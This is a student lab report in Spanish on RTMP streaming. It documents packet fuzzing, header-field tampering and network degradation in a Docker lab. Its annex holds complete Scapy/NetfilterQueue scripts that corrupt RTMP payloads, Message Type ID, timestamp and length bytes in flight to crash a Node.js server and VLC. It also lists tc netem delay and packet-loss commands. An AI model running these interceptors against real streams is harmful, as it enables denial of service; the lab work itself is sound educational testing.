



UNIVERSIDAD DIEGO PORTALES
FACULTAD DE INGENIERÍA Y CIENCIAS

TALLER DE REDES Y SERVICIOS

Tarea 3: Protocolo RTMP Análisis de Tráfico y Simulación en Entornos Contenedorizados

Estudiantes:

Nicolas Cuevas
Kristofer Muñoz

Profesor:
Diego Pineda

Semestre: 2026-1

Índice

1. Modificación de tráfico y análisis de métricas	2
1.1. Configuración del entorno de ataque	2
1.2. Ataques de Inyección (Fuzzing)	2
1.3. Modificación de campos específicos del protocolo	3
1.4. Cotas de desempeño y Análisis de métricas	5
1.5. Demostración Audiovisual (Video) y Respaldo Total	8
1.6. Conclusiones del análisis	9
Referencias	10
Anexos	11

1. Modificación de tráfico y análisis de métricas

Tras haber validado exhaustivamente el comportamiento y las firmas operativas normales del protocolo RTMP [1] al operar sobre la capa de transporte TCP [2] en los hitos previos, esta fase despliega un enfoque empírico práctico y ofensivo. El objetivo primordial es someter la infraestructura contenedorizada a escenarios controlados de inyección de tráfico, manipulación de bits estructurados en tiempo de ejecución y degradación intencional de los parámetros físicos de la red. Esto permitirá mapear rigurosamente las vulnerabilidades del servicio y definir con exactitud numérica las cotas de desempeño críticas del ecosistema.

1.1. Configuración del entorno de ataque


Para llevar a cabo las pruebas de inyección y modificación, se configuró un entorno de pruebas utilizando *Scapy* y *NetfilterQueue* dentro de los contenedores Docker. Se habilitaron los permisos de administración de red necesarios en el *docker-compose.yml* mediante el atributo `cap_add: NET_ADMIN`, lo cual permitió redirigir el tráfico interno del contenedor hacia las colas de procesamiento mediante reglas de *iptables*.

1.2. Ataques de Inyección (Fuzzing)

Se ejecutaron dos inyecciones de tráfico tipo *fuzzing* modificando los paquetes al vuelo (*on-the-fly*) utilizando los scripts desarrollados en Python con *Scapy* (ver Script 1 y Script 2 en el Anexo 2).

1. **Ataque 1 (Data Plane - Video Pesado):** Se interceptaron paquetes pesados (>500 bytes) destinados a la carga útil multimedia. Al corromper el *payload* mediante la inyección de 20 bytes aleatorios (valores entre 0 y 255), se alteró la estructura interna del stream.
2. **Ataque 2 (Control Plane - Handshake y AMF - Interceptor Klis):** Se configuró el interceptor de red para focalizar el ataque de Fuzzing exclusivamente en paquetes de tamaño reducido (entre 10 y 300 bytes), los cuales corresponden a los mensajes de control y a la negociación inicial del protocolo RTMP. Al inyectar bytes aleatorios en pleno vuelo, se corrompieron los comandos vitales de sincronización.

Análisis de resultados y evidencias experimentales: Durante la ejecución del **Ataque 1**, se observó que en los segundos iniciales el video aún se visualiza de forma intermitente debido al buffer remanente del reproductor VLC. Sin embargo, segundos después de iniciar la inyección masiva, se evidencia el corte total de la transmisión multimedia. El servidor RTMP basado en Node.js sufre un desbordamiento o error crítico interno y colapsa, apagándose por completo de forma automática. Este proceso se encuentra documentado en la **Figura 1**.



(a) Segundos iniciales de inyección: persistencia temporal del stream.

(b) Colapso estructural y apagado automático del servidor RTMP.

Figura 1: Evidencia experimental del Ataque 1 (Fuzzing de plano de datos en tramas pesadas).

Por otro lado, el resultado operativo del **Ataque 2** (Interceptor Klis) demostró ser drásticamente más inmediato: el reproductor cliente VLC fue incapaz de interpretar el estado dinámico de la conexión debido a que el saludo inicial (*handshake*) se pierde en la red. Esto genera un bug de sincronización que se traduce en un congelamiento (*frizado*) crítico de la pantalla, seguido del cierre del canal de control por parte del socket TCP, tal como se ilustra en la **Figura 2**.




Figura 2: Evidencia del Ataque 2: Congelamiento crítico (*frizado*) en el cliente VLC tras la pérdida estructural del handshake.

1.3. Modificación de campos específicos del protocolo

Con el objetivo de vulnerar parámetros estructurales, se procedió a interceptar el tráfico legítimo para modificar campos clave de la cabecera básica del protocolo RTMP en pleno vuelo (*on-the-fly*):

- **Modificación A (Message Type ID):** Se implementó un script (ver Anexo 2, Script 3) que localiza el byte 7 de la cabecera básica de RTMP. Este campo le informa al decodificador el tipo de dato que contiene el *chunk* (ej. 0x08 para

Audio AAC o 0x09 para Video H.264). Se forzó explícitamente el valor de este byte a 255 (0xFF), un valor ilegal dentro del estándar oficial de Adobe.

Repercusiones observadas: Como resultado directo, el decodificador de VLC colapsó al no reconocer el tipo de trama y la transmisión del video se congeló de forma permanente en pantalla de manera inmediata, tal como se observa en la **Figura 3**.





Figura 3: Evidencia Modificación A: Interrupción de la decodificación en VLC producida al forzar el byte de Message Type ID a 255.

- **Modificación B (Timestamp):** Se implementó un script (ver Anexo 2, Script 4) que manipula los bytes 1, 2 y 3 de la cabecera, forzándolos a su valor hexadecimal máximo (0xFFFFFFFF). Al desplazar el tiempo hacia un futuro imposible, el servidor detecta una inconsistencia temporal crítica.

Repercusiones observadas: Ante la discrepancia en la línea de tiempo, el servidor cierra la sesión TCP por seguridad para evitar un *jitter* descontrolado en la red. La **Figura 4** documenta el impacto de esta alteración mostrando el colapso posterior a la inyección.



(a) Estado normal: Transmisión fluida con sincronización coherente.


(b) Estado post-ataque: Colapso total tras manipular los timestamps.

Figura 4: Evidencia experimental de la manipulación del campo Timestamp (Modificación B).

- **Modificación C (Message Length):** Mediante el desarrollo de un quinto

script (ver Anexo 2, Script 5), se alteraron los bytes 4, 5 y 6 correspondientes a la longitud del mensaje. Al inyectar el valor máximo (0xFFFFFFFF), se engaña al receptor indicándole que el paquete entrante tiene un tamaño absurdamente gigante (aprox. 16 MB).

Repercusiones observadas: Al forzar una longitud irreal, se desincroniza por completo el *buffer* de lectura del socket TCP. El servidor se queda esperando una cantidad de datos masiva que nunca llegará, lo que agota los recursos de espera y provoca la caída inmediata y simultánea tanto de la transmisión en el servidor como de la reproducción en el cliente VLC (ver Figura 5).



(a) Inicio de la interceptación: Modificación activa de la longitud del mensaje en consola.

(b) Caída simultánea: El servidor y el cliente VLC colapsan por desincronización del buffer.

Figura 5: Evidencia experimental de la alteración del Message Length (Modificación C).

1.4. Cotas de desempeño y Análisis de métricas

Métrica 1: Latencia (Delay) y Cota de Desempeño

Se inyectó latencia progresiva en la interfaz *loopback* utilizando la herramienta *tc netem*. Se observó que el protocolo RTMP, al operar sobre TCP, demuestra una alta resiliencia inicial gracias a los reensamblajes y validaciones nativas de la capa de transporte.

La progresión de la degradación del servicio se documenta de la siguiente manera:

- **A 500 ms:** El flujo presenta *stuttering* (entrecortes) leve, pero mantiene la reproducción sin interrupciones del hilo de datos.
- **A 1000 ms:** Los cortes son más pronunciados y ocurren pausas frecuentes gatilladas por el vaciado temporal del *buffer* de recepción de VLC.
- **A 2000 ms:** El tiempo de congelamiento de los cuadros aumenta considerablemente, degradando severamente la experiencia de usuario.
- **A 4000 ms (Cota de Desempeño Crítica):** En este punto, la transmisión se vuelve inoperable. El reproductor avanza "cuadro por cuadro", evidenciando

una pérdida total de la fluidez original, hasta derivar en la interrupción y desconexión momentánea del servicio por *timeout*.

El comando de inyección de retardo y los efectos directos sobre el reproductor se pueden observar en la **Figura 6**. (Nota: Una captura a resolución completa se encuentra disponible en el **Anexo 3**).




Figura 6: Evidencia de inyección de latencia extrema (Delay) mediante `tc netem`, alcanzando la cota de desempeño de 4000 ms.

Representación Gráfica del Desempeño

Dado que la degradación del *Throughput* está directamente relacionada con la pérdida de fluidez, la **Figura 7** modela la caída de la Calidad de Servicio (QoS) en función del retardo inyectado.




Figura 7: Gráfico representativo de la degradación progresiva de la conexión hasta su colapso total (Cota Crítica en 4000 ms).

Métrica 2: Pérdida de Paquetes (Packet Loss) y Cota de Desempeño

Utilizando la herramienta `tc netem`, se procedió a inyectar un porcentaje artificial de pérdida de paquetes en la interfaz `loopback`. Los resultados demostraron la alta robustez inicial del protocolo RTMP al operar sobre TCP: con una pérdida del 5 %, el mecanismo automático de retransmisión logró compensar la falta de datos sin generar un impacto visible en la fluidez del reproductor. No obstante, al incrementar la pérdida al 30 %, la acumulación de retransmisiones saturó el canal, resultando en interrupciones evidentes, *stuttering* y pixelación de la imagen por pérdida de fotogramas clave. Finalmente, al aplicar un 50 % de pérdida de paquetes, el flujo de información colapsó de manera irreversible. El reproductor experimentó un congelamiento indefinido por inanición de datos (*buffer underrun*), estableciendo este valor como la cota de desempeño absoluta antes de la caída definitiva del servicio.

La evidencia visual de esta degradación progresiva se detalla en la **Figura 8**, con registros técnicos ampliados en el **Anexo 3**.




Figura 8: Evidencia experimental de inyección de Packet Loss (5 %, 15 %, 30 % y 50 %): Punto de quiebre de la transmisión.

Representación Gráfica del Desempeño

La **Figura 9** modela la degradación de la Calidad de Servicio (QoS) en función de la pérdida de paquetes inyectada.




Figura 9: Gráfico de degradación ante pérdida de paquetes (Cota crítica en 50 %).

1.5. Demostración Audiovisual (Video) y Respaldo Total

Para complementar los resultados expuestos en este informe y evidenciar de forma empírica el colapso de las transmisiones y el reproductor VLC en tiempo real, se ha documentado el proceso completo de inyección de tráfico en el siguiente video demostrativo:

-
- **Enlace a la Demostración:** <https://drive.google.com/file/d/1VmLoUvgoL9F8D00G1xY5nABfd-8wdKJS/view?usp=sharing>
 - **Enlace al Respaldo:** <https://github.com/Kebisuu/tarea2-redes/tree/main>

1.6. Conclusiones del análisis

Tras las pruebas realizadas mediante las herramientas de inyección, se concluye que el protocolo RTMP presenta una robustez asimétrica. Mientras que la corrupción de datos en el plano multimedia solo degrada la experiencia visual temporalmente, la inyección y modificación sobre el plano de control (Handshake, Message Type ID y Timestamps) resultó ser una vulnerabilidad crítica. Cualquier alteración en estas cabeceras provoca el colapso y cierre seguro de la conexión, demostrando una alta susceptibilidad a ataques de denegación de servicio a nivel de aplicación.

Finalmente, este trabajo no solo valida la vulnerabilidad del protocolo ante inyecciones, sino que subraya la importancia crítica de implementar mecanismos de validación de integridad (checksums avanzados y firmas) en las cabeceras de los protocolos de streaming de tiempo real, los cuales, al ser diseñados originalmente para entornos de confianza, carecen de mecanismos nativos de defensa contra la manipulación binaria maliciosa.

Referencias

- [1] H. Parmar and M. Thornburgh, “Adobe’s real time messaging protocol (rtmp) specification version 1.0,” tech. rep., Adobe Systems Incorporated, dec 2012. Disponible en: <https://veovera.org/docs/legacy/rtmp-v1-0-spec.pdf>.
- [2] J. Postel, “Transmission control protocol (rfc 793),” tech. rep., Internet Engineering Task Force (IETF), sep 1981. Disponible en: <https://datatracker.ietf.org/doc/html/rfc793>.

Anexos

Anexo 1: Estructura de Despliegue en Contenedores (Dockerfiles)

A continuación se detallan los planos de construcción (*Dockerfiles*) optimizados e inline-documentados, utilizados para orquestar la dupla cliente/servidor garantizando el aislamiento de capas físicas:

Listing 1: Dockerfile para el Servidor RTMP (Node.js)

```
# Base: Imagen oficial ligera de Node.js basada en Debian
      minimalista
FROM node:18-bullseye-slim

# Definicion de variables de entorno y espacio de trabajo en disco
WORKDIR /usr/src/app

# Dependencia critica: CoffeeScript requerido globalmente por la
      aplicacion
RUN npm install -g coffeescript

# Inyeccion de codigo fuente del repositorio al sistema de archivos
      local
COPY . .

# Instalacion asincrona de dependencias mapeadas en el package.json
RUN npm install

# Apertura de sockets: Puerto de transmision de streaming y
      administracion web
EXPOSE 1935
EXPOSE 80

# Comando maestro: Compila y arranca el daemon del servidor en
      segundo plano
CMD ["coffee", "server.coffee"]
```

Listing 2: Dockerfile para los Clientes (FFmpeg publicador y VLC consumidor)

```
# Base: Distribucion estandar corporativa Ubuntu Linux
FROM ubuntu:22.04

# Desactivacion de prompts interactivos para automatizar la
      instalacion
ENV DEBIAN_FRONTEND=noninteractive

# Actualizacion de repositorios e instalacion cruzada de FFMpeg y
      el motor VLC
RUN apt-get update && apt-get install -y \
    ffmpeg \
    vlc \
```

```

    && rm -rf /var/lib/apt/lists/*

# Definicion del directorio base de ejecucion
WORKDIR /app

# Inyeccion del contenedor multimedia origen para las pruebas de
  transmision
COPY video.mp4 .

# Seguridad: VLC mitiga desbordamientos impidiendo ejecucion bajo
  rol root
RUN useradd -m cliente_vlc
USER cliente_vlc

# Mantiene el contenedor en escucha de senales en segundo plano de
  forma persistente
CMD ["tail", "-f", "/dev/null"]

```

Anexo 2: Scripts de Intercepción y Modificación con Scapy

A continuación se presentan los códigos fuente desarrollados en Python para la intercepción, encolamiento (*NetfilterQueue*) y corrupción dirigida de paquetes mediante *Scapy*.

Listing 3: Script 1: Interceptor para Fuzzing de Data Plane (Video Pesado).

```

from scapy.all import *
from netfilterqueue import NetfilterQueue
import random

def procesar_paquete(packet):
    scapy_pkt = IP(packet.get_payload())
    if scapy_pkt.haslayer(TCP) and scapy_pkt.haslayer(Raw):
        if scapy_pkt[TCP].dport == 1935 or scapy_pkt[TCP].sport == 1935:
            payload = bytearray(scapy_pkt[Raw].load)

            # --- FUZZING: Solo si el paquete es grande (Video) ---
            if len(payload) > 500:
                for i in range(20):
                    posicion = random.randint(0, len(payload) - 1)
                    payload[posicion] = random.randint(0, 255)
                print(f"[!] FUZZING aplicado: {len(payload)} bytes corrompidos.")

            scapy_pkt[Raw].load = bytes(payload)
            del scapy_pkt[IP].len
            del scapy_pkt[IP].chksum
            del scapy_pkt[TCP].chksum
            packet.set_payload(bytes(scapy_pkt))
    packet.accept()

```

```

nfqueue = NetfilterQueue()
nfqueue.bind(0, procesar_paquete)
try:
    nfqueue.run()
except KeyboardInterrupt:
    nfqueue.unbind()

```

Listing 4: Script 2: Interceptor Klis para Fuzzing de Control Plane (AMF/Handshake).

```

from scapy.all import *
from netfilterqueue import NetfilterQueue
import random

def procesar_paquete(packet):
    scapy_pkt = IP(packet.get_payload())
    if scapy_pkt.haslayer(TCP) and scapy_pkt.haslayer(Raw):
        if scapy_pkt[TCP].dport == 1935 or scapy_pkt[TCP].sport == 1935:
            payload = bytearray(scapy_pkt[Raw].load)

            # --- ATAQUE 2: FUZZING DE CONTROL ---
            if len(payload) < 300 and len(payload) > 10:
                for i in range(5):
                    posicion = random.randint(0, len(payload) - 1)
                    payload[posicion] = random.randint(0, 255)
                print(f"[!] FUZZING 2: Comando de control corrompido! (Tamano: {len(payload)} bytes)")

            scapy_pkt[Raw].load = bytes(payload)
            del scapy_pkt[IP].len
            del scapy_pkt[IP].chksum
            del scapy_pkt[TCP].chksum
            packet.set_payload(bytes(scapy_pkt))
    packet.accept()

nfqueue = NetfilterQueue()
nfqueue.bind(1, procesar_paquete)

print("[*] Interceptor Klis activado: FUZZING DE CONTROL...")
try:
    nfqueue.run()
except KeyboardInterrupt:
    print("\n[*] Apagando interceptor...")
    nfqueue.unbind()

```

Listing 5: Script 3: Modificacion especifica del Message Type ID al vuelo.

```

from scapy.all import *
from netfilterqueue import NetfilterQueue

def procesar_paquete(packet):
    scapy_pkt = IP(packet.get_payload())

```

```

if scapy_pkt.haslayer(TCP) and scapy_pkt.haslayer(Raw):
    if scapy_pkt[TCP].dport == 1935 or scapy_pkt[TCP].sport ==
        1935:
        payload = bytearray(scapy_pkt[Raw].load)

        # --- MODIFICACION ESPECIFICA: Message Type ID ---
        if len(payload) > 50:
            tipo_original = payload[7]
            payload[7] = 255
            print(f"[!] MODIFICACION 1: 'Message Type ID'
                alterado de {tipo_original} a 255. Tamano: {len(
                    payload)}")

            scapy_pkt[Raw].load = bytes(payload)
            del scapy_pkt[IP].len
            del scapy_pkt[IP].chksum
            del scapy_pkt[TCP].chksum
            packet.set_payload(bytes(scapy_pkt))
        packet.accept()

nfqueue = NetfilterQueue()
nfqueue.bind(1, procesar_paquete)

print(f"[*] Interceptor activado: Atacando el campo 'Message Type ID'
    '...")
try:
    nfqueue.run()
except KeyboardInterrupt:
    print(f"\n[*] Apagando interceptor...")
    nfqueue.unbind()

```

Listing 6: Script 4: Modificacion del campo Timestamp al vuelo.

```

from scapy.all import *
from netfilterqueue import NetfilterQueue

def procesar_paquete(packet):
    scapy_pkt = IP(packet.get_payload())
    if scapy_pkt.haslayer(TCP) and scapy_pkt.haslayer(Raw):
        if scapy_pkt[TCP].dport == 1935 or scapy_pkt[TCP].sport ==
            1935:
            payload = bytearray(scapy_pkt[Raw].load)

            # --- MODIFICACION ESPECIFICA: Timestamp ---
            if len(payload) > 50:
                # Los bytes 1, 2 y 3 corresponden al Timestamp en
                # la cabecera RTMP.
                # Se fuerzan al valor maximo (0xFFFFFFFF).
                payload[1] = 255
                payload[2] = 255
                payload[3] = 255
                print(f"[!] MODIFICACION 2: 'Timestamp' alterado al
                    futuro (0xFFFFFFFF).")

```

```

        scapy_pkt[Raw].load = bytes(payload)
        del scapy_pkt[IP].len
        del scapy_pkt[IP].chksum
        del scapy_pkt[TCP].chksum
        packet.set_payload(bytes(scapy_pkt))
    packet.accept()

nfqueue = NetfilterQueue()
nfqueue.bind(1, procesar_paquete)
try:
    nfqueue.run()
except KeyboardInterrupt:
    nfqueue.unbind()

```

Listing 7: Script 5: Modificación del Message Length al vuelo.

```

from scapy.all import *
from netfilterqueue import NetfilterQueue

def procesar_paquete(packet):
    scapy_pkt = IP(packet.get_payload())
    if scapy_pkt.haslayer(TCP) and scapy_pkt.haslayer(Raw):
        if scapy_pkt[TCP].dport == 1935 or scapy_pkt[TCP].sport == 1935:
            payload = bytearray(scapy_pkt[Raw].load)

            # --- MODIFICACION ESPECIFICA 3: Message Length ---
            if len(payload) > 50:
                # Los bytes 4, 5 y 6 de la cabecera RTMP son el '
                # Message Length'.
                # Al ponerlos en 255 (0xFFFFFFFF), indicamos que el
                # paquete es absurdamente gigante.
                payload[4] = 255
                payload[5] = 255
                payload[6] = 255
                print(f"[!] MODIFICACION 3: 'Message Length'
                    alterado al maximo. Tamano real: {len(payload)}
                    bytes")

            scapy_pkt[Raw].load = bytes(payload)
            del scapy_pkt[IP].len
            del scapy_pkt[IP].chksum
            del scapy_pkt[TCP].chksum
            packet.set_payload(bytes(scapy_pkt))
        packet.accept()

nfqueue = NetfilterQueue()
nfqueue.bind(1, procesar_paquete)

print(f"[*] Interceptor Klis activado: Atacando el campo 'Message
    Length'...")
try:

```

```
        nfqueue.run()
except KeyboardInterrupt:
    print("\n[*] Apagando interceptor...")
    nfqueue.unbind()
```

Listing 8: Script 6: Comandos de inyección de latencia progresiva con Traffic Control (tc).

```
# 1. Aadir la regla inicial de latencia (500 ms) en la interfaz
loopback
sudo tc qdisc add dev lo root netem delay 500ms

# 2. Modificar la regla para aumentar progresivamente la latencia
sudo tc qdisc change dev lo root netem delay 1000ms
sudo tc qdisc change dev lo root netem delay 2000ms

# 3. Inyectar la cota de desempeo critica (colapso total del
video)
sudo tc qdisc change dev lo root netem delay 4000ms

# 4. Eliminar la regla de Traffic Control para restaurar la
interfaz a su estado normal
sudo tc qdisc del dev lo root netem
```

Listing 9: Script 7: Comandos de inyección de pérdida de paquetes progresiva (tc netem).

```
# 1. Inyectar perdida inicial del 5%
sudo tc qdisc add dev lo root netem loss 5%


# 2. Aumentar progresivamente la tasa de perdida
sudo tc qdisc change dev lo root netem loss 15%
sudo tc qdisc change dev lo root netem loss 30%

# 3. Aplicar cota de desempeno critica (50% de perdida)
sudo tc qdisc change dev lo root netem loss 50%

